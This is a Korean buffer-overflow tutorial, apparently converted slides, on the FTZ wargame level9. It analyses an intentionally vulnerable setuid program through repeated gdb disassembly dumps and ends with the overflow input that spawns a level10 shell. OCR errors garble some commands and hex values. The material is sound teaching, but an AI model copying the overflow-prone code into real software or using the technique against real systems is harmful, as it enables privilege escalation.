# BOF 입문 (FTZ level9)

### 학습목표

• Buffer Overflow 가 무엇인지

• GDB 사용

• 어셈블리어 해석

• 문제 해결

### **Buffer Overflow**

버퍼(Buffer) : 데이터를 일시적으로 저장해두는 메모리 상의 공간



### 루트 권한 탈취

## FTZ LEVEL9


#### 코드 분석

```
[level9@ftz level9]$ Is
hint public_html tmp
[level9@ftz level9]$ cat hint
```

다음은 /usr/bin/bof의 소스이다.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
main(){
 char buf2[10];
 char buf[10];
  printf("It can be overflow : ");
  fgets(buf,40,stdin);
  if ( strncmp(buf2, "go", 2) == 0 )
       printf("Good Skill!\"n");
       setreuid( 3010, 3010 );
       system("/bin/bash");
이를 이용하며 level10의 권한을 얻어라.
```

```
[level9@ftz level9]$ /usr/bin/bof
It can be overflow : aaaaaaaaaago
[level9@ftz level9]$ <mark>|</mark>
```



strncmp(비교1,비교2,비교할 문자 개수)

```
[level9@ftz level9]$ id
uid=3009(level9) gid=3009(level9) groups=3009(level9)
[level9@ftz level9]$ id level10
uid=3010(level10) gid=3010(level10) groups=3010(level10)
[level9@ftz level9]$
```

# GDB

GNU 에서 나온 디버거 프로그램

```
printconf
                                printconf-gui
                                printconf-tui
                                printtool
gsoelim
gtbl
gtroff
gunzip
gzip
                                psfaddtable
                                psfgettable
                                                            zsoelim
[level9@ftz bin]$ Is bof
bof
[level9@ftz bin]$ adb bof
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...bof: No such file or directory.
(adb) set disassembly-flavor intel
(adb) disas main
No symbol table is loaded. Use the "file" command.
(gdb)
```

```
[level9@ftz level9]$
hint public_html
[level90ftz level9]$ cd tmp
[level9@ftz tmp]$
[level9@ftz tmp]$ vi test.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
main(){
  char buf2[10];
  char buf[10];
  printf("It can be overflow : ");
  fgets(buf,40,stdin);
     (strncmp(buf2, "go", 2) == 0)
        printf("Good Skill!\m");
        setreuid( 3010, 3010 );
        system('/bin/bash');
```

hint -> Level9/tmp/로 복사

:set paste

```
[level9@ftz tmp]$ ls
test.c
[level9@ftz tmp]$ gcc —o test test.c
```

```
[level9@ftz tmp]$ ls -al
total 24
drwxrwxr-x
               2 root
                           Tevel9
                                         4096 Jul
                                                    3 03:59
                           level9
                                         4096 Nov
                                                       2002
               4 root
drwxr-xr-x
                                                    3 03:59
                 level9
                           level9
                                        12112 Jul
-rwxrwxr-x
                 level9
                                                    3 03:59 test.c
                           level9
                                          315 Jul
-rw-rw-r--
```

```
[level9@ftz tmp]$ gdb -q test
(gdb) set disassembly-flavor intel
(gdb) disas main
```


```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048420 <main+0>:
                        push
                                ebp
0x08048421 <main+1>:
                        MOV
                                ebp,esp
0x08048423 <main+3>:
                                esp,0x28
                        sub
0x08048426 <main+6>:
                               esp, OxfffffffO
                        and
0x08048429 <main+9>:
                        MOV
                                eax,0x0
0x0804842e <main+14>:
                        sub
                                esp.eax
0x08048430 <main+16>:
                               esp, Oxc
                        sub
0x08048433 <main+19>:
                               0x8048554
                        push
0x08048438 <main+24>:
                               0x8048350 <printf>
                        call
0x0804843d <main+29>:
                        add
                                esp,0x10
0x08048440 <main+32>:
                                esp.Ox4
                        sub
0x08048443 <main+35>:
                               ds:0x8049698
                        push
0x08048449 <main+41>:
                               0x28
                        push
0x0804844b <main+43>:
                                eax, [ebp-40]
                         lea
0x0804844e <main+46>:
                        push
                                eax
                               0x8048320 <fgets>
0x0804844f <main+47>:
                        call
0x08048454 <main+52>:
                        add
                                esp,0x10
0x08048457 <main+55>:
                               esp,0x4
                        sub
0x0804845a <main+58>:
                               0x2
                        push
0x0804845c <main+60>:
                        push
                               0x804856a
0x08048461 <main+65>:
                                eax, [ebp-24]
                         Lea
0x08048464 <main+68>:
                        push
                                eax
                                0x8048330 <strncmp>
0x08048465 <main+69>:
                        call
0x0804846a <main+74>:
                        add
                                esp,0x10
0x0804846d <main+77>:
                                eax.eax
                        test
0x0804846f <main+79>:
                               0x80484a6 <main+134>
                        jne
0x08048471 <main+81>:
                        sub
                                esp.Oxc
0x08048474 <main+84>:
                               0x804856d
                        push
0x08048479 <main+89>:
                        call
                               0x8048350 <printf>
0x0804847e <main+94>:
                        add
                               esp,0x10
0x08048481 <main+97>:
                                esp,0x8
                        sub
0x08048484 <main+100>:
                               0xbc2
                        push
0x08048489 <main+105>:
                               0xbc2
                        push
0x0804848e <main+110>:
                        call
                               0x8048360 <setreuid>
0x08048493 <main+115>:
                               esp,0x10
                        add
---Type <return> to continue, or q <return> to quit---
0x08048496 <main+118>:
                                esp.Oxc
                        sub
0x08048499 <main+121>:
                               0x804857a
                        push
                               0x8048310 <system>
0x0804849e <main+126>:
                        call
0x080484a3 <main+131>:
                        add
                                esp,0x10
0x080484a6 <main+134>:
                        leave
0x080484a7 <main+135>:
                        ret
End of assembler dump.
```

```
(gdb) set disassembly-flavor intel
(adb) disas main
Dump of assembler code for function main:
                                                                           Push ebp
0x08048420 <main+0>:
                       push
                               ebp
                                            함수프롤로그
0x08048421 <main+1>:
                       MOV
                               ebp,esp
                                                                           => 스택에 ebp을 넣는다
0x08048423 <main+3>:
                               esp,Ux28
                        sub
0x08048426 <main+6>:
                               esp, OxfffffffO
                        and
0x08048429 <main+9>:
                        MOV
                               eax,0x0
0x0804842e <main+14>:
                        sub
                               esp.eax
0x08048430 <main+16>:
                               esp,Oxc
                        sub
                                                                           Mov ebp,esp
0x08048433 <main+19>:
                               0x8048554
                        push
                                                                           => ebp에 esp의 값을 저장
0x08048438 <main+24>:
                               0x8048350 <printf>
                        call
0x0804843d <main+29>:
                        add
                               esp,0x10
0x08048440 <main+32>:
                               esp.Ox4
                        sub
0x08048443 <main+35>:
                               ds:0x8049698
                        push
0x08048449 <main+41>:
                               0x28
                        push
0x0804844b <main+43>:
                               eax, [ebp-40]
                        lea
0x0804844e <main+46>:
                        push
                               eax
                               0x8048320 <fgets>
0x0804844f <main+47>:
                        call
0x08048454 <main+52>:
                        add
                               esp,0x10
0x08048457 <main+55>:
                               esp,0x4
                        sub
0x0804845a <main+58>:
                               0x2
                        push
0x0804845c <main+60>:
                        push
                               0x804856a
0x08048461 <main+65>:
                               eax, [ebp-24]
                        lea
0x08048464 <main+68>:
                        push
                               eax
                               0x8048330 <strncmp>
0x08048465 <main+69>:
                        call
0x0804846a <main+74>:
                        add
                               esp,0x10
0x0804846d <main+77>:
                        test
                               eax,eax
0x0804846f <main+79>:
                               0x80484a6 <main+134>
                        jne
0x08048471 <main+81>:
                        sub
                               esp.Oxc
0x08048474 <main+84>:
                              0x804856d
                        push
                                                                                                       esp, ebp
                               0x8048350 <printf>
0x08048479 <main+89>:
                        call
0x0804847e <main+94>:
                        add
                               esp,0x10
0x08048481 <main+97>:
                               esp,0x8
                        sub
                                                                    SFP
                                                                              이전 ebp의 주소
0x08048484 <main+100>:
                              0xbc2
                        push
0x08048489 <main+105>:
                               0xbc2
                        push
0x0804848e <main+110>:
                       call
                              0x8048360 <setreuid>
0x08048493 <main+115>:
                               esp,0x10
                        add
                                                                    RET
                                                                              다음 명령어 주소
---Type <return> to continue, or q <return> to quit---
0x08048496 <main+118>:
                               esp.Oxc
0x08048499 <main+121>:
                              0x804857a
                        push
                               0x8048310 <system>
0x0804849e <main+126>:
                       call
0x080484a3 <main+131>:
                        add
                               esp,0x10
0x080484a6 <main+134>:
                        leave
0x080484a7 <main+135>:
                        ret
```

End of assembler dump.

```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048420 <main+0>:
                         push
                                ebp
                                ehn esn
0x08048421 <main+1>:
                        MOV
0x08048423 <main+3>:
                        sub
                                esp,0x28
0x08048426 <main+6>:
                                esp,Uxffffff0
                         and
0x08048429 <main+9>:
                         MOV
                                eax,0x0
0x0804842e <main+14>:
                         sub
                                esp.eax
0x08048430 <main+16>:
                                esp, Oxc
                         sub
0x08048433 <main+19>:
                                0x8048554
                         push
0x08048438 <main+24>:
                                0x8048350 <printf>
                         call
0x0804843d <main+29>:
                         add
                                esp,0x10
0x08048440 <main+32>:
                         sub
                                esp.Ox4
0x08048443 <main+35>:
                                ds:0x8049698
                         push
0x08048449 <main+41>:
                                0x28
                         push
0x0804844b <main+43>:
                                eax, [ebp-40]
                         lea
0x0804844e <main+46>:
                         push
                                eax
                                0x8048320 <fgets>
0x0804844f <main+47>:
                         call
0x08048454 <main+52>:
                         add
                                esp.0x10
0x08048457 <main+55>:
                                esp,0x4
                         sub
0x0804845a <main+58>:
                                0x2
                         push
                                0x804856a
0x0804845c <main+60>:
                         push
                                eax, [ebp-24]
0x08048461 <main+65>:
                         lea
0x08048464 <main+68>:
                         push
                                eax
0x08048465 <main+69>:
                         call
                                0x8048330 <strncmp>
0x0804846a <main+74>:
                         add
                                esp,0x10
0x0804846d <main+77>:
                         test
                                eax,eax
0x0804846f <main+79>:
                                0x80484a6 <main+134>
                         jne
0x08048471 <main+81>:
                                esp.Oxc
                         sub
0x08048474 <main+84>:
                                0x804856d
                         push
                        call
                                0x8048350 <printf>
0x08048479 <main+89>:
0x0804847e <main+94>:
                         add
                                esp,0x10
0x08048481 <main+97>:
                                esp,0x8
                         sub
0x08048484 <main+100>:
                        push
                                0xbc2
0x08048489 <main+105>:
                                0xbc2
                         push
                                0x8048360 <setreuid>
0x0804848e <main+110>:
                        call
0x08048493 <main+115>:
                                esp,0x10
                         add
---Type <return> to continue, or q <return> to quit---
0x08048496 <main+118>:
                                esp.Oxc
0x08048499 <main+121>:
                                0x804857a
                         push
0x0804849e <main+126>:
                                0x8048310 <svstem>
                         call
0x080484a3 <main+131>:
                         add
                                esp,0x10
0x080484a6 <main+134>:
                         leave
0x080484a7 <main+135>:
                         ret
End of assembler dump.
```

#### Sub esp,0x28 => Esp를 0x28(40byte)만큼 뺀다 공간 할당




높은주소

```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048420 <main+0>:
                         push
                                ebp
0x08048421 <main+1>:
                                ebp,esp
                         MOV
0x08048423 <main+3>:
                                esn Ny28
                         sub
                                esp,OxfffffffO
0x08048426 <main+6>:
                        and
0x08048429 <main+9>:
                                eax,0x0
                         MOV
0x0804842e <main+14>:
                        sub
                                esp,eax
0x08048430 <main+16>:
                         sub
                                esp,Uxc
0x08048433 <main+19>:
                                0x8048554
                         push
                                0x8048350 <printf>
0x08048438 <main+24>:
                         call
0x0804843d <main+29>:
                         add
                                esp,0x10
0x08048440 <main+32>:
                         sub
                                esp.Ox4
0x08048443 <main+35>:
                         push
                                ds:0x8049698
0x08048449 <main+41>:
                                0x28
                         push
0x0804844b <main+43>:
                                eax, [ebp-40]
                         lea
0x0804844e <main+46>:
                         push
                                eax
                                0x8048320 <fgets>
0x0804844f <main+47>:
                         call
0x08048454 <main+52>:
                         add
                                esp.0x10
0x08048457 <main+55>:
                                esp,0x4
                         sub
0x0804845a <main+58>:
                                0x2
                         push
0x0804845c <main+60>:
                                0x804856a
                         push
                                eax.[ebp-24]
0x08048461 <main+65>:
                         lea
0x08048464 <main+68>:
                         push
                                eax
                                0x8048330 <strncmp>
0x08048465 <main+69>:
                         call
0x0804846a <main+74>:
                         add
                                esp,0x10
0x0804846d <main+77>:
                         test
                                eax,eax
0x0804846f <main+79>:
                                0x80484a6 <main+134>
                         jne
0x08048471 <main+81>:
                                esp.Oxc
                         sub
0x08048474 <main+84>:
                                0x804856d
                         push
                        call
                                0x8048350 <printf>
0x08048479 <main+89>:
0x0804847e <main+94>:
                         add
                                esp,0x10
                                esp.0x8
0x08048481 <main+97>:
                         sub
0x08048484 <main+100>:
                        push
                                0xbc2
0x08048489 <main+105>:
                                0xbc2
                         push
                                0x8048360 <setreuid>
0x0804848e <main+110>:
                        call
0x08048493 <main+115>:
                                esp,0x10
                         add
---Type <return> to continue, or q <return> to quit---
0x08048496 <main+118>:
                                esp.Oxc
0x08048499 <main+121>:
                                0x804857a
                         push
0x0804849e <main+126>:
                                0x8048310 <svstem>
                         call
0x080484a3 <main+131>:
                         add
                                esp,0x10
0x080484a6 <main+134>:
                         leave
0x080484a7 <main+135>:
                         ret
End of assembler dump.
```

and esp,0xffffff0 => Esp 맨 뒤 4byte를 0으로 초기화

mov eax,0x0 => Eax에 o값 대입

sub esp,eax
=> esp-eax (esp-0)



높은주소

```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048420 <main+0>:
                        push
                                ebp
0x08048421 <main+1>:
                                ebp,esp
                        MOV
0x08048423 <main+3>:
                        sub
                                esp,0x28
0x08048426 <main+6>:
                                esp,OxfffffffO
                        and
0x08048429 <main+9>:
                        MOV
                                eax,0x0
0x0804842e <main+14>:
                        sub
                                esp,eax
0x08048430 <main+16>:
                        sub
                                esp,Uxc
0x08048433 <main+19>:
                               0x8048554
                        push
                                0x8048350 <printf>
0x08048438 <main+24>:
                        call
0x0804843d <main+29>:
                        add
                                esp,0x10
0x08048440 <main+32>:
                        sub
                                esp.Ox4
0x08048443 <main+35>:
                               ds:0x8049698
                         push
0x08048449 <main+41>:
                                0x28
                         push
0x0804844b <main+43>:
                                eax, [ebp-40]
                         lea
0x0804844e <main+46>:
                        push
                                0x8048320 <fgets>
0x0804844f <main+47>:
                        call
0x08048454 <main+52>:
                                esp,0x10
                         add
0x08048457 <main+55>:
                        sub
                                esp,0x4
0x0804845a <main+58>:
                        push
                                0x2
                                0x804856a
0x0804845c <main+60>:
                        push
                                eax, [ebp-24]
0x08048461 <main+65>:
                         lea
0x08048464 <main+68>:
                        push
                                eax
0x08048465 <main+69>:
                        call
                                0x8048330 <strncmp>
0x0804846a <main+74>:
                        add
                                esp,0x10
0x0804846d <main+77>:
                                eax,eax
                         test
0x0804846f <main+79>:
                                0x80484a6 <main+134>
                        jne
0x08048471 <main+81>:
                                esp,Oxc
                        sub
0x08048474 <main+84>:
                        push
                               0x804856d
                                0x8048350 <printf>
0x08048479 <main+89>:
                        call
0x0804847e <main+94>:
                        add
                                esp,0x10
0x08048481 <main+97>:
                                esp,0x8
                        sub
                               0xbc2
0x08048484 <main+100>:
                        push
0x08048489 <main+105>:
                               0xbc2
                        push
                               0x8048360 <setreuid>
0x0804848e <main+110>:
                        call
0x08048493 <main+115>:
                                esp,0x10
                        add
 --Type <return> to continue, or q <return> to quit---
0x08048496 <main+118>:
                                esp.Oxc
0x08048499 <main+121>:
                               0x804857a
                        push
0x0804849e <main+126>:
                        call
                                0x8048310 <svstem>
0x080484a3 <main+131>:
                        add
                                esp,0x10
0x080484a6 <main+134>:
                        leave
0x080484a7 <main+135>:
                        ret
End of assembler dump.
```

#### sub esp,0xc

=> esp-12byte (printf를 위한 할당)

#### push 0x8048554


=> 스택에 printf 인자 삽입

#### call 0x8048350 <printf>

=> Printf 함수 호출


#### add esp,0x10

=> 스택 10byte 제거



```
(gdb) set disassembly-flavor intel
(adb) disas main
Dump of assembler code for function main:
0x08048420 <main+0>:
                        push
                                ebp
                                                          fgets(buf, 40, stdin);
0x08048421 <main+1>:
                        MOV
                                ebp,esp
0x08048423 <main+3>:
                                esp,0x28
                        sub
                               esp,OxffffffO
0x08048426 <main+6>:
                        and
0x08048429 <main+9>:
                        MOV
                                eax,0x0
0x0804842e <main+14>:
                        sub
                                esp.eax
0x08048430 <main+16>:
                                esp,Oxc
                        sub
0x08048433 <main+19>:
                               0x8048554
                        push
0x08048438 <main+24>:
                        call
                               0x8048350 <printf>
0x0804843d <main+29>:
                        add
0x08048440 <main+32>:
                        sub
                                esp.0x4
0x08048443 <main+35>:
                               ds:0x8049698
                        push
0x08048449 <main+41>:
                        push
                               0x28
0x0804844b <main+43>:
                                eax,[ebp-40]
                        lea
0x0804844e <main+46>:
                        push
                                eax
                                0x8048320 <fgets>
0x0804844f <main+47>:
                        call
0x08048454 <main+52>:
                        add
                                esp,0x10
0x08048457 <main+55>:
                                esp,0x4
                        sub
0x0804845a <main+58>:
                        push
                                0x2
0x0804845c <main+60>:
                               0x804856a
                        push
                                eax.[ebp-24]
0x08048461 <main+65>:
                         lea
0x08048464 <main+68>:
                                                                                    3
                        push
                                eax
                                0x8048330 <strncmp>
0x08048465 <main+69>:
                        call
0x0804846a <main+74>:
                        add
                                esp,0x10
0x0804846d <main+77>:
                        test
                                eax.eax
                                0x80484a6 <main+134>
0x0804846f <main+79>:
                        jne
                               esp.Oxc
0x08048471 <main+81>:
                        sub
0x08048474 <main+84>:
                        push
                               0x804856d
                        call
                                0x8048350 <printf>
0x08048479 <main+89>:
0x0804847e <main+94>:
                        add
                               esp,0x10
0x08048481 <main+97>:
                                esp,0x8
                        sub
                        push
0x08048484 <main+100>:
                               0xbc2
0x08048489 <main+105>:
                                0xbc2
                        push
0x0804848e <main+110>:
                               0x8048360 <setreuid>
                        call
                                                                        SFP
0x08048493 <main+115>:
                                esp,0x10
                        add
  -Type <return> to continue, or q <return> to quit---
0x08048496 <main+118>:
                                esp.Oxc
0x08048499 <main+121>:
                               0x804857a
                        push
                                                                        RET
0x0804849e <main+126>:
                        call
                               0x8048310 <svstem>
0x080484a3 <main+131>:
                        add
                                esp,0x10
0x080484a6 <main+134>:
                        leave
0x080484a7 <main+135>:
                        ret
End of assembler dump.
```

push ds:0x8049698 => fgets의 3번째 인자 >> stdin push 0x28 => fgets의 2번째 인자 >> 40



```
(gdb) set disassembly-flavor intel
                                                                                    lea eax,[ebp-40]
(gdb) disas main
                                                                                    => Eax에 ebp-40의 주소 값 복사
Dump of assembler code for function main:
0x08048420 <main+0>:
                       push
                              ebp
0x08048421 <main+1>:
                       MOV
                              ebp,esp
                                                        fgets(buf,40,stdin);
0x08048423 <main+3>:
                       sub
                              esp,0x28
                              esp,OxfffffffO
0x08048426 <main+6>:
                       and
0x08048429 <main+9>:
                              eax,0x0
                       MOV
                                                                                    push eax
0x0804842e <main+14>:
                       sub
                              esp.eax
0x08048430 <main+16>:
                              esp,Oxc
                       sub
                                                                                    => eax 삽입
0x08048433 <main+19>:
                              0x8048554
                       push
0x08048438 <main+24>:
                              0x8048350 <printf>
                       call
0x0804843d <main+29>:
                       add
                                                                                    call 0x8048320 <fgets>
                              esp,0x10
0x08048440 <main+32>:
                       sub
                              esp.0x4
0x08048443 <main+35>:
                              ds:0x8049698
                       push
0x08048449 <main+41>:
                       push
                              0x28
0x0804844b <main+43>:
                              eax,[ebp-40]
                       lea
                                                                                                      esp
0x0804844e <main+46>:
                       push
                              eax
                                                                             1(eax)
                       call
                              0x8048320 <fgets>
0x0804844f <main+47>:
0x08048454 <main+52>:
                       add
                              esp,0x10
                                                                                                      esp
0x08048457 <main+55>:
                              esp,UX4
                       Sub
0x0804845a <main+58>:
                       push
                              0x2
0x0804845c <main+60>:
                       push
                              0x804856a
                              eax, [ebp-24]
0x08048461 <main+65>:
                        lea
                                                                                 3
0x08048464 <main+68>:
                       push
                              eax
                              0x8048330 <strncmp>
0x08048465 <main+69>:
                       call
                                                                                                      esp
0x0804846a <main+74>:
                       add
                              esp,0x10
                                                                            Buf[10]
0x0804846d <main+77>:
                       test
                              eax,eax
                              0x80484a6 <main+134>
0x0804846f <main+79>:
                       jne
                                                                            dummy
0x08048471 <main+81>:
                              esp.Oxc
                       sub
0x08048474 <main+84>:
                       push
                              0x804856d
                                                                                                       40byte
                              0x8048350 <printf>
                                                                            Buf2[10]
0x08048479 <main+89>:
                       call
0x0804847e <main+94>:
                       add
                              esp,0x10
0x08048481 <main+97>:
                              esp,0x8
                       sub
                                                                            dummy
0x08048484 <main+100>:
                       push
                              0xbc2
                                                                                                       ebp
          <main+105>:
                              0xbc2
0x08048489
                       push
                              0x8048360 <setreuid>
0x0804848e <main+110>:
                       call
                                                                     SFP
                                                                               이전 ebp의 주소
0x08048493 <main+115>:
                              esp,0x10
                       add
  -Type <return> to continue, or q <return> to quit---
0x08048496 <main+118>:
                              esp.Oxc
0x08048499 <main+121>:
                              0x804857a
                       push
                                                                     RET
                                                                               다음 명령어 주소
0x0804849e <main+126>:
                       call
                              0x8048310 <system>
0x080484a3 <main+131>:
                       add
                              esp,0x10
0x080484a6 <main+134>:
                       leave
0x080484a7 <main+135>:
                       ret
End of assembler dump.
```

```
(gdb) set disassembly-flavor intel
                                                    if ( strncmp(buf2, "go", 2) == 0 )
(gdb) disas main
Dump of assembler code for function main:
0x08048420 <main+0>:
                       push
                              ebp
                                                                                   push 0x2
0x08048421 <main+1>:
                       mov
                              ebp,esp
0x08048423 <main+3>:
                       sub
                              esp,0x28
0x08048426 <main+6>:
                              esp,OxffffffO
                       and
                                                                                   push 0x804856a
0x08048429 <main+9>:
                              eax,0x0
                       MOV
0x0804842e <main+14>:
                       sub
                              esp.eax
0x08048430 <main+16>:
                              esp,Oxc
                       sub
0x08048433 <main+19>:
                              0x8048554
                                                                                   lea eax,[ebp-24]
                       push
0x08048438 <main+24>:
                              0x8048350 <printf>
                       call
0x0804843d <main+29>:
                       add
                                                                                   push eax
                              esp,0x10
0x08048440 <main+32>:
                       sub
                              esp.0x4
0x08048443 <main+35>:
                              ds:0x8049698
                       push
                                                                                   call 0x8048330 <strncmp>
0x08048449 <main+41>:
                              0x28
                       push
0x0804844b <main+43>:
                              eax, [ebp-40]
                       lea
0x0804844e <main+46>:
                       push
                                                                                                     esp
                              0x8048320 <fgets>
0x0804844f <main+47>:
                       call
                                                                            1(eax)
0x08048454 <main+52>:
                       add
                              esp.0x10
0x08048457 <main+55>:
                       sub
                              esp.Ox4
0x0804845a <main+58>:
                       push
                              0x2
                              0x804856a
0x0804845c <main+60>:
                       push
                              eax, [ebp-24]
0x08048461 <main+65>:
                       lea
                                                                                3
0x08048464 <main+68>:
                       push
                              eax
0x08048465 <main+69>:
                       call
                              0x8048330 <strncmp>
0x0804846a <main+74>:
                              esp,uxiu
                       add
                                                                            Buf[10]
0x0804846d <main+77>:
                       test
                              eax.eax
0x0804846f <main+79>:
                              0x80484a6 <main+134>
                       jne
                                                                            dummy
0x08048471 <main+81>:
                              esp.Oxc
                       sub
0x08048474 <main+84>:
                       push
                              0x804856d
                                                                                                      40byte
                              0x8048350 <printf>
                                                                           Buf2[10]
0x08048479 <main+89>:
                       call
0x0804847e <main+94>:
                       add
                              esp,0x10
0x08048481 <main+97>:
                              esp,0x8
                       sub
                                                                            dummy
                              0xbc2
0x08048484 <main+100>:
                       push
                                                                                                       ebp
0x08048489 <main+105>:
                              0xbc2
                       push
                              0x8048360 <setreuid>
0x0804848e <main+110>:
                       call
                                                                     SFP
                                                                              이전 ebp의 주소
0x08048493 <main+115>:
                              esp,0x10
                       add
  -Type <return> to continue, or q <return> to quit---
0x08048496 <main+118>:
                              esp.Oxc
0x08048499 <main+121>:
                              0x804857a
                       push
                                                                     RET
                                                                              다음 명령어 주소
                       call
0x0804849e <main+126>:
                              0x8048310 <system>
0x080484a3 <main+131>:
                       add
                              esp,0x10
0x080484a6 <main+134>:
                       leave
0x080484a7 <main+135>:
                       ret
End of assembler dump.
```

```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048420 <main+0>:
                                                            fgets(buf,40,stdin);
                       push
                              ebp
0x08048421 <main+1>:
                       MOV
                              ebp,esp
0x08048423 <main+3>:
                              esp,0x28
                       sub
0x08048426 <main+6>:
                             esp, OxfffffffO
                       and
0x08048429 <main+9>:
                       MOV
                              eax,0x0
                                                   0x0804842e <main+14>:
                       sub
                              esp.eax
0x08048430 <main+16>:
                             esp,Oxc
                       sub
0x08048433 <main+19>:
                             0x8048554
                       push
0x08048438 <main+24>:
                             0x8048350 <printf>
                       call
0x0804843d <main+29>:
                       add
                             esp,0x10
0x08048440 <main+32>:
                       sub
                              esp.Ox4
0x08048443 <main+35>:
                             ds:0x8049698
                       push
                      push
0x08048449 <main+41>:
                           0x28
0x0804844b <main+43>:
                             eax,[ebp-40]
                      lea
0x0804844e <main+46>:
                       push
                             eax
                             0x8048320 <fgets>
0x0804844f <main+47>:
                       call
0x08048454 <main+52>:
                             esp,0x10
                       add
0x08048457 <main+55>:
                             esp,0x4
                       sub
0x0804845a <main+58>:
                       push
                             0x2
0x0804845c <main+60>:
                      push
                             0x804856a
0x08048461 <main+65>:
                             eax,[ebp-24]
                      lea
0x08048464 <main+68>:
                       push
                             eax
                                                                                                   ebp-40
                             0x8048330 <strncmp>
0x08048465 <main+69>:
                       call
0x0804846a <main+74>:
                       add
                             esp,0x10
                                                                           Buf[10]
0x0804846d <main+77>:
                       test
                              eax,eax
                                                                                                       16byte
0x0804846f <main+79>:
                             0x80484a6 <main+134>
                       jne
                                                                          dummy 6byte
                             esp.Oxc
0x08048471 <main+81>:
                       sub
                                                                                                               40byte
                                                                                                   ebp-24
0x08048474 <main+84>:
                       push
                             0x804856d
                             0x8048350 <printf>
                                                                          Buf2[10]
0x08048479 <main+89>:
                       call
0x0804847e <main+94>:
                       add
                             esp,0x10
0x08048481 <main+97>:
                             esp,0x8
                       sub
                                                                          dummy
0x08048484 <main+100>:
                      push
                             0xbc2
                                                                                                     ebp
0x08048489
          <main+105>:
                             0xbc2
                       push
                             0x8048360 <setreuid>
0x0804848e <main+110>:
                      call
                                                                   SFP
                                                                             이전 ebp의 주소
0x08048493 <main+115>:
                             esp,0x10
                       add
  -Type <return> to continue, or q <return> to quit---
0x08048496 <main+118>:
                             esp.Oxc
0x08048499 <main+121>:
                             0x804857a
                       push
                                                                   RET
                                                                             다음 명령어 주소
0x0804849e <main+126>:
                      call
                             0x8048310 <svstem>
0x080484a3 <main+131>:
                       add
                             esp.0x10
0x080484a6 <main+134>:
                       leave
0x080484a7 <main+135>:
                       ret
End of assembler dump.
```

```
[level9@ftz tmp]$ ls
test test.c
[level9@ftz tmp]$ ./test
It can be overflow : aaaaaaaaaaaaaaaa
Good Skill!
```

```
[level9@ftz level9]$ /usr/bin/bof
It can be overflow : aaaaaaaaaaaaaaaago
Good Skill!
[level10@ftz level9]$ id
uid=3010(level10) gid=3009(level9) groups=3009(level9)
[level10@ftz level9]$ |
```

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
main(){
  char buf2[10];
  char buf[10];
  printf("It can be overflow : ");
  fgets(buf, 40, stdin);
  if ( strncmp(buf2, "go", 2) == 0 )
        printf("Good Skill!tm");
        setreuid( 3010, 3010 );
        system("/bin/bash");
```

## NEXT TIME